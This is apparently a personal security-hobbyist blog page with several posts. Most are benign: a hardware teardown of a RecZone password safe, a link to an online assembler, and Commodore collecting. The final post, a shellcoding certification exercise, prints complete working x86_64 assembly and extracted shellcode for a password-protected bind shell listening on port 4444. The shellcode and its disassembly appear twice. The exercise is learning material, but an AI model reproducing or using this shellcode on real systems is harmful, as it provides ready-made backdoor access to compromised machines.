
twitter: @g0jirasan
Thursday, September 7, 2017

Tuesday, August 15, 2017
Project: RecZone Password Safe Part 1
I have mostly concentrated my efforts in learning about reverse engineering software and software exploitation, so I figured I would branch out and try out some hardware hacking. I have no idea if I will be able to accomplish anything in this series of posts, but I am sure I will learn plenty of new things either way.
So the target of this project is the RecZone Password Safe Model 595.

This is a portable password database that seems to be pretty popular, at least on Amazon. I found it at a thrift store for $2.99 and figured it would be a cool project. Being a password bank, I'm going to assume that whoever designed this implemented some extra security measures in its design. Or maybe they didn't! You never know until you look!
Opening the case was simple. Just four screws in the back that hold the case together. The circuit board was held on with 10. The back of the board was simple. There are about a dozen or so small circular contacts placed on the board, which are clearly there for the manufacturer the test continuity and proper voltage levels. Each one has its own label, presumably to show what component it is assigned to. There is also one labeled as GND_ and one labeled as RST.

Poking around these contacts with my multimeter caused something to happen that I found interesting. When I put the ground probe on the contact labeled GND_ , and the tested the other contacts for the voltage levels, the piezo buzzer on the board would chirp. Some of the contacts read 3.3v and some hovered around 5v. There is also an IC on the left hand side that I am curious about.
Flipping the board over show the buttons, LCD and a couple COBs (Chip On Board).

Another thing that I found interesting was the way that the display comes in contact with the main board. Its not soldered on to the board, but its held in place with the pressure of the case. Here is a video showing it:
(Edit: After thinking about it, I realized that this might be a security feature. The traces on the board that come in contact with the LCD are looped back to other contacts on the LCD itself. So when you remove the screen, you break several circuits across the board. Plus the fact that the NVRAM and micro controller are underneath the screen kind of adds to my suspicion.)
Yeah yeah I know, I filmed it vertically.
Since there is so little to speak of on this board, the first thing I wanted to check out was that IC on the back of the board. Out came the oscilloscope. To make grounding the probe easier, I soldered a jumper wire to the contact labeled GND_ and grounded the probe to the other end.


For whatever reason, I had a hell of a time soldering the jumper wire to that contact, so please excuse the bad soldering job!
I could not find documentation on the IC. It was really small, but I was able to read the numbers on the top. It also seems to be "Globespan" brand.
25Q401
E49273
AE1128
Here is how I numbered the pins:

I probed the pins with both the scope and multimeter and found that Pin 4 is ground, and Pin 5 and Pin 6 both produce a signal. Pin 6 being significantly more active than Pin 5.
Pin 5:

Pin 6:

Well, that's it for now. In Part 2 I am hoping to capture these signals and try to understand what is happening here. (I just got a logic analyzer, so I will be starting the 2nd portion of this soon)
Monday, August 14, 2017

Online x86 / x64 Assembler and Disassembler
Found this website helpful for reversing shellcode.
https://defuse.ca/online-x86-assembler.htm
From the site:
"This tool takes x86 or x64 assembly instructions and converts them to their binary representation (machine code). It can also go the other way, taking a hexadecimal string of machine code and transforming it into a human-readable representation of the instructions. It uses GCC and objdump behind the scenes."

https://defuse.ca/online-x86-assembler.htm
From the site:
"This tool takes x86 or x64 assembly instructions and converts them to their binary representation (machine code). It can also go the other way, taking a hexadecimal string of machine code and transforming it into a human-readable representation of the instructions. It uses GCC and objdump behind the scenes."
Thursday, August 10, 2017

Monday, May 15, 2017
Commodore Amiga Haul
So being a massive dork that I am, I couldn't turn down this Commodore Amiga lot that I came across.


Both an Amiga 1000 and a 2000HD! I'm excited about the 2000HD the most. I've wanted one for quite a while. The hard drive works great too. The lot also came with a TON of software. Mostly games and some video software. It came with several versions of Workbench and Kick Start. There is a lot of documentation too, which is handy when you can't find an answer online.
One of the first things I need to do is remove the battery that's next to the CPU on the main board, if it hasn't already been taken off. The batteries that were installed on these are dubbed "Board Killers", since they leak and cause all sorts of corrosion and ruin the components surrounding it.
Both machines work great as-is and I'll be doing some cleaning and preventative maintenance pretty soon, so I will probably post pictures if I find anything interesting.


Both an Amiga 1000 and a 2000HD! I'm excited about the 2000HD the most. I've wanted one for quite a while. The hard drive works great too. The lot also came with a TON of software. Mostly games and some video software. It came with several versions of Workbench and Kick Start. There is a lot of documentation too, which is handy when you can't find an answer online.
One of the first things I need to do is remove the battery that's next to the CPU on the main board, if it hasn't already been taken off. The batteries that were installed on these are dubbed "Board Killers", since they leak and cause all sorts of corrosion and ruin the components surrounding it.
Both machines work great as-is and I'll be doing some cleaning and preventative maintenance pretty soon, so I will probably post pictures if I find anything interesting.
Monday, May 8, 2017
My Commodore 64 Setup

Here is my Commodore 64 setup, with guest appearance from my Timex Sinclair 1000! I just recently bought the 1701 monitor from a guy in San Jose. Got it for a pretty decent price, considering it came with the box. For some reason I don't have a video cable for hooking up to the chroma input. Somehow I managed to only have composite/AV cables? The two 1541s both work great as well.
I plan on programming a C64 game eventually. It will probably be a Blade Runner-esque adventure game. I picked up a big stack of C64 programming books at a place called Urban Ore in Berkeley CA (I suggest making a trip there if you're in the area) recently, and I have been wanting to start a project.
Sunday, May 7, 2017
Linux x86_64 Bind Shell w/ password
Here is the second assignment for the x86_64 Assembly and Shellcoding Expert (SLAE64) certification. The goal of the assignment was to write a bind shell that requires a password to use. This one was a bit more difficult than the reverse shell in my opinion. The shell itself wasn't too bad, but the whole password thing took me a bit to get right. The shell kept hanging after it executed and wouldn't respond to input. Not exactly sure what was wrong, but it worked after starting from scratch a second time. I'm sure the issue was somewhere in the read() syscall.
Compile it with nasm
Looking for nulls in objdump
bindshell.o: file format elf64-x86-64
Disassembly of section .text:
0000000000000000 <_start>:
0: 48 31 c0 xor rax,rax
3: b0 29 mov al,0x29
5: 48 31 ff xor rdi,rdi
8: 40 b7 02 mov dil,0x2
b: 48 31 f6 xor rsi,rsi
e: 40 b6 01 mov sil,0x1
11: 48 31 d2 xor rdx,rdx
14: 0f 05 syscall
16: 48 89 c7 mov rdi,rax
19: 48 31 c0 xor rax,rax
1c: 50 push rax
1d: 89 44 24 fc mov DWORD PTR [rsp-0x4],eax
21: 66 c7 44 24 fa 11 5c mov WORD PTR [rsp-0x6],0x5c11
28: c6 44 24 f8 02 mov BYTE PTR [rsp-0x8],0x2
2d: 48 83 ec 08 sub rsp,0x8
31: 48 31 c0 xor rax,rax
34: b0 31 mov al,0x31
36: 48 89 e6 mov rsi,rsp
39: 48 31 d2 xor rdx,rdx
3c: b0 10 mov al,0x10
3e: 0f 05 syscall
40: 48 31 c0 xor rax,rax
43: b0 32 mov al,0x32
45: 48 31 f6 xor rsi,rsi
48: 40 b6 02 mov sil,0x2
4b: 0f 05 syscall
4d: 48 31 c0 xor rax,rax
50: b0 2b mov al,0x2b
52: 48 83 ec 10 sub rsp,0x10
56: 48 89 e6 mov rsi,rsp
59: 6a 10 push 0x10
5b: 48 89 e2 mov rdx,rsp
5e: 0f 05 syscall
60: 49 89 c1 mov r9,rax
63: 48 31 c0 xor rax,rax
66: b0 03 mov al,0x3
68: 0f 05 syscall
6a: 49 87 f9 xchg r9,rdi
6d: 48 31 f6 xor rsi,rsi
0000000000000070 <dup2>:
70: 6a 21 push 0x21
72: 58 pop rax
73: 0f 05 syscall
75: 48 ff c6 inc rsi
78: 48 83 fe 02 cmp rsi,0x2
7c: e0 f2 loopne 70 <dup2>
000000000000007e <Checkpass>:
7e: 48 31 c0 xor rax,rax
81: 6a 10 push 0x10
83: 5a pop rdx
84: 48 83 ec 10 sub rsp,0x10
88: 48 89 e6 mov rsi,rsp
8b: 31 ff xor edi,edi
8d: 0f 05 syscall
8f: 48 b8 50 61 73 73 77 movabs rax,0x64726f7773736150
96: 6f 72 64
99: 48 8d 3e lea rdi,[rsi]
9c: 48 af scas rax,QWORD PTR es:[rdi]
9e: 74 05 je a5 <Shell>
a0: 6a 3c push 0x3c
a2: 58 pop rax
a3: 0f 05 syscall
00000000000000a5 <Shell>:
a5: 48 31 c0 xor rax,rax
a8: 50 push rax
a9: 48 bb 2f 62 69 6e 2f movabs rbx,0x68732f2f6e69622f
b0: 2f 73 68
b3: 53 push rbx
b4: 48 89 e7 mov rdi,rsp
b7: 50 push rax
b8: 48 89 e2 mov rdx,rsp
bb: 57 push rdi
bc: 48 89 e6 mov rsi,rsp
bf: 48 83 c0 3b add rax,0x3b
c3: 0f 05 syscall
00000000000000c5 <Exit>:
c5: 6a 3c push 0x3c
c7: 58 pop rax
c8: 48 31 ff xor rdi,rdi
cb: 0f 05 syscall
No nulls! Time to pull the hex out of the objdump output.
\x48\x31\xc0\xb0\x29\x48\x31\xff\x40\xb7\x02\x48\x31\xf6\x40\xb6\x01\x48\x31\xd2\x0f\x05\x48\x89\xc7\x48\x31\xc0\x50\x89\x44\x24\xfc\x66\xc7\x44\x24\xfa\x11\x5c\xc6\x44\x24\xf8\x02\x48\x83\xec\x08\x48\x31\xc0\xb0\x31\x48\x89\xe6\x48\x31\xd2\xb0\x10\x0f\x05\x48\x31\xc0\xb0\x32\x48\x31\xf6\x40\xb6\x02\x0f\x05\x48\x31\xc0\xb0\x2b\x48\x83\xec\x10\x48\x89\xe6\x6a\x10\x48\x89\xe2\x0f\x05\x49\x89\xc1\x48\x31\xc0\xb0\x03\x0f\x05\x49\x87\xf9\x48\x31\xf6\x6a\x21\x58\x0f\x05\x48\xff\xc6\x48\x83\xfe\x02\xe0\xf2\x48\x31\xc0\x6a\x10\x5a\x48\x83\xec\x10\x48\x89\xe6\x31\xff\x0f\x05\x48\xb8\x50\x61\x73\x73\x77\x6f\x72\x64\x48\x8d\x3e\x48\xaf\x74\x05\x6a\x3c\x58\x0f\x05\x48\x31\xc0\x50\x48\xbb\x2f\x62\x69\x6e\x2f\x2f\x73\x68\x53\x48\x89\xe7\x50\x48\x89\xe2\x57\x48\x89\xe6\x48\x83\xc0\x3b\x0f\x05\x6a\x3c\x58\x48\x31\xff\x0f\x05
global _start
section .text

_start:

 ; sock = socket(AF_INET, SOCK_STREAM, 0)
 ; AF_INET = 2
 ; SOCK_STREAM = 1
 ; syscall number 41

 xor rax, rax
 mov al, 41
 xor rdi, rdi
 mov dil, 2
 xor rsi, rsi
 mov sil, 1
 xor rdx, rdx
 syscall

 ; copy socket descriptor to rdi for future use

 mov rdi, rax


 ; server.sin_family = AF_INET
 ; server.sin_port = htons(PORT)
 ; server.sin_addr.s_addr = INADDR_ANY
 ; bzero(&server.sin_zero, 8)

 xor rax, rax
 push rax
 mov dword [rsp-4], eax
 mov word [rsp-6], 0x5c11          ; port 4444
 mov byte [rsp-8], 0x2
 sub rsp, 8


 ; bind(sock, (struct sockaddr *)&server, sockaddr_len)
 ; syscall number 49

 xor rax, rax
 mov al, 49

 mov rsi, rsp
 xor rdx, rdx
 mov al, 16
 syscall


 ; listen(sock, MAX_CLIENTS)
 ; syscall number 50

 xor rax, rax
 mov al, 50
 xor rsi, rsi
 mov sil, 2
 syscall


 ; new = accept(sock, (struct sockaddr *)&client, &sockaddr_len)
 ; syscall number 43


 xor rax, rax
 mov al, 43
 sub rsp, 16
 mov rsi, rsp
 push 16
 mov rdx, rsp
 syscall

 mov r9, rax                     ; store the client socket description
 xor rax, rax                    ; close parent
 mov al, 3
 syscall

 xchg rdi , r9
 xor rsi , rsi

 ; duplicate sockets
dup2:
 push 0x21
 pop rax
 syscall
 inc rsi
 cmp rsi , 0x2
 loopne dup2


Checkpass:

 xor rax , rax
 push 0x10
 pop rdx
 sub rsp , 16                 ; 16 bytes to receive user input
 mov rsi , rsp
 xor edi , edi
 syscall                      ; read()
 mov rax , 0x64726f7773736150 ; "Password"
 lea rdi , [rel rsi]
 scasq
 jz Shell
 push 0x3c
 pop rax
 syscall

Shell:

 xor rax, rax                   ; First NULL push
 push rax
 mov rbx, 0x68732f2f6e69622f    ; push /bin//sh in reverse
 push rbx
 mov rdi, rsp                   ; store /bin//sh address in RDI
 push rax                       ; Second NULL push
 mov rdx, rsp                   ; set RDX
 push rdi                       ; Push address of /bin//sh
 mov rsi, rsp                   ; set RSI


 ; Call the Execve syscall

 add rax, 59
 syscall
Compile it with nasm
nasm -f elf64 MyBindShell.nasm -o bindshell.o
Looking for nulls in objdump
objdump -d bindshell.o -M intel
bindshell.o: file format elf64-x86-64
Disassembly of section .text:
0000000000000000 <_start>:
0: 48 31 c0 xor rax,rax
3: b0 29 mov al,0x29
5: 48 31 ff xor rdi,rdi
8: 40 b7 02 mov dil,0x2
b: 48 31 f6 xor rsi,rsi
e: 40 b6 01 mov sil,0x1
11: 48 31 d2 xor rdx,rdx
14: 0f 05 syscall
16: 48 89 c7 mov rdi,rax
19: 48 31 c0 xor rax,rax
1c: 50 push rax
1d: 89 44 24 fc mov DWORD PTR [rsp-0x4],eax
21: 66 c7 44 24 fa 11 5c mov WORD PTR [rsp-0x6],0x5c11
28: c6 44 24 f8 02 mov BYTE PTR [rsp-0x8],0x2
2d: 48 83 ec 08 sub rsp,0x8
31: 48 31 c0 xor rax,rax
34: b0 31 mov al,0x31
36: 48 89 e6 mov rsi,rsp
39: 48 31 d2 xor rdx,rdx
3c: b0 10 mov al,0x10
3e: 0f 05 syscall
40: 48 31 c0 xor rax,rax
43: b0 32 mov al,0x32
45: 48 31 f6 xor rsi,rsi
48: 40 b6 02 mov sil,0x2
4b: 0f 05 syscall
4d: 48 31 c0 xor rax,rax
50: b0 2b mov al,0x2b
52: 48 83 ec 10 sub rsp,0x10
56: 48 89 e6 mov rsi,rsp
59: 6a 10 push 0x10
5b: 48 89 e2 mov rdx,rsp
5e: 0f 05 syscall
60: 49 89 c1 mov r9,rax
63: 48 31 c0 xor rax,rax
66: b0 03 mov al,0x3
68: 0f 05 syscall
6a: 49 87 f9 xchg r9,rdi
6d: 48 31 f6 xor rsi,rsi
0000000000000070 <dup2>:
70: 6a 21 push 0x21
72: 58 pop rax
73: 0f 05 syscall
75: 48 ff c6 inc rsi
78: 48 83 fe 02 cmp rsi,0x2
7c: e0 f2 loopne 70 <dup2>
000000000000007e <Checkpass>:
7e: 48 31 c0 xor rax,rax
81: 6a 10 push 0x10
83: 5a pop rdx
84: 48 83 ec 10 sub rsp,0x10
88: 48 89 e6 mov rsi,rsp
8b: 31 ff xor edi,edi
8d: 0f 05 syscall
8f: 48 b8 50 61 73 73 77 movabs rax,0x64726f7773736150
96: 6f 72 64
99: 48 8d 3e lea rdi,[rsi]
9c: 48 af scas rax,QWORD PTR es:[rdi]
9e: 74 05 je a5 <Shell>
a0: 6a 3c push 0x3c
a2: 58 pop rax
a3: 0f 05 syscall
00000000000000a5 <Shell>:
a5: 48 31 c0 xor rax,rax
a8: 50 push rax
a9: 48 bb 2f 62 69 6e 2f movabs rbx,0x68732f2f6e69622f
b0: 2f 73 68
b3: 53 push rbx
b4: 48 89 e7 mov rdi,rsp
b7: 50 push rax
b8: 48 89 e2 mov rdx,rsp
bb: 57 push rdi
bc: 48 89 e6 mov rsi,rsp
bf: 48 83 c0 3b add rax,0x3b
c3: 0f 05 syscall
00000000000000c5 <Exit>:
c5: 6a 3c push 0x3c
c7: 58 pop rax
c8: 48 31 ff xor rdi,rdi
cb: 0f 05 syscall
No nulls! Time to pull the hex out of the objdump output.
for i in $(objdump -d bindshell.o -M intel |grep "^ " |cut -f2); do echo -n '\x'$i; done;echo
\x48\x31\xc0\xb0\x29\x48\x31\xff\x40\xb7\x02\x48\x31\xf6\x40\xb6\x01\x48\x31\xd2\x0f\x05\x48\x89\xc7\x48\x31\xc0\x50\x89\x44\x24\xfc\x66\xc7\x44\x24\xfa\x11\x5c\xc6\x44\x24\xf8\x02\x48\x83\xec\x08\x48\x31\xc0\xb0\x31\x48\x89\xe6\x48\x31\xd2\xb0\x10\x0f\x05\x48\x31\xc0\xb0\x32\x48\x31\xf6\x40\xb6\x02\x0f\x05\x48\x31\xc0\xb0\x2b\x48\x83\xec\x10\x48\x89\xe6\x6a\x10\x48\x89\xe2\x0f\x05\x49\x89\xc1\x48\x31\xc0\xb0\x03\x0f\x05\x49\x87\xf9\x48\x31\xf6\x6a\x21\x58\x0f\x05\x48\xff\xc6\x48\x83\xfe\x02\xe0\xf2\x48\x31\xc0\x6a\x10\x5a\x48\x83\xec\x10\x48\x89\xe6\x31\xff\x0f\x05\x48\xb8\x50\x61\x73\x73\x77\x6f\x72\x64\x48\x8d\x3e\x48\xaf\x74\x05\x6a\x3c\x58\x0f\x05\x48\x31\xc0\x50\x48\xbb\x2f\x62\x69\x6e\x2f\x2f\x73\x68\x53\x48\x89\xe7\x50\x48\x89\xe2\x57\x48\x89\xe6\x48\x83\xc0\x3b\x0f\x05\x6a\x3c\x58\x48\x31\xff\x0f\x05
Subscribe to:
Posts (Atom)